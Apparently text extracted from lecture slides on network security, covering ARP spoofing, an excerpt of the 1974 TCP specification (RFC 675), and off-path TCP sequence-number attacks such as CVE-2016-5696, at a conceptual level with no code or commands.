


EARLY LAYER 2 THREAT: ARP SPOOFING

An attacker could spoof ARP packets to act as a man-in-the-middle




ARP SPOOFING MITIGATIONS



WHAT ABOUT LAYER 3 AND LAYER 4?

ORIGINAL TCP/IP DESIGN (1974)



TCP/IP was developed in 1974 by Vint Cerf and Bob Kahn as an experimental protocol

- 32-bit (4 billion) IP address space
- 64k port space
- 32-bit sequence numbers (SEQ/ACK) to provide reliable data ordering

Source: The Royal Society, CC BY-SA 3.0 <<https://creativecommons.org/licenses/by-sa/3.0/>>, via Wikimedia Commons

Source: Вени Марковски | Veni Markovski, CC BY-SA 3.0 <<https://creativecommons.org/licenses/by-sa/3.0/>>, via Wikimedia Commons

Network Working Group
Request for Comments: 675
NIC: 2
INWG: 72

Vinton Cerf
Yogen Dalal
Carl Sunshine
December 1974

SPECIFICATION OF INTERNET TRANSMISSION CONTROL PROGRAM

December 1974 Version

1. INTRODUCTION

This document describes the functions to be performed by the internetwork Transmission Control Program [TCP] and its interface to programs or users that require its services. Several basic assumptions are made about process to process communication and these are listed here without further justification. The interested reader is referred to [CEKA74, TOML74, BELS74, DALA74, SUNS74] for further discussion.

The authors would like to acknowledge the contributions of R. Tomlinson (three way handshake and Initial Sequence Number Selection), D. Belsnes, J. Burchfiel, M. Galland, R. Kahn, D. Lloyd, W. Plummer, and J. Postel all of whose good ideas and counsel have had a beneficial effect (we hope) on this protocol design. In the early phases of the design work, R. Metcalfe, A. McKenzie, H. Zimmerman, G. LeLann, and M. Elie were most helpful in explicating the various issues to be resolved. Of course, we remain responsible for the remaining errors and misstatements which no doubt lurk in the nooks and crannies of the text.

Processes are viewed as the active elements of all HOST computers in a network. Even terminals and files or other I/O media are viewed as communicating through the use of processes. Thus, all network communication is viewed as inter-process communication.

Since a process may need to distinguish among several communication streams between itself and another process [or processes], we imagine that each process may have a number of PORTs through which it communicates with the ports of other processes.

Since port names are selected independently by each operating system, TCP, or user, they may not be unique. To provide for unique names at each TCP, we concatenate a NETWORK identifier, and a TCP identifier with a port name to create a SOCKET name which will be unique throughout all networks connected together.

Cerf, Dalal & Sunshine


[Page 1]

PAST SEQUENCE NUMBER ATTACKS

If an attacker can learn sequence numbers, blind off-path data injection becomes possible.

CVE-2016-5696: Challenge ACK side channel allowed off-path sequence number prediction then data injection.


Layer 2 traffic isolation helps to prevent these attacks in local networks ... right?



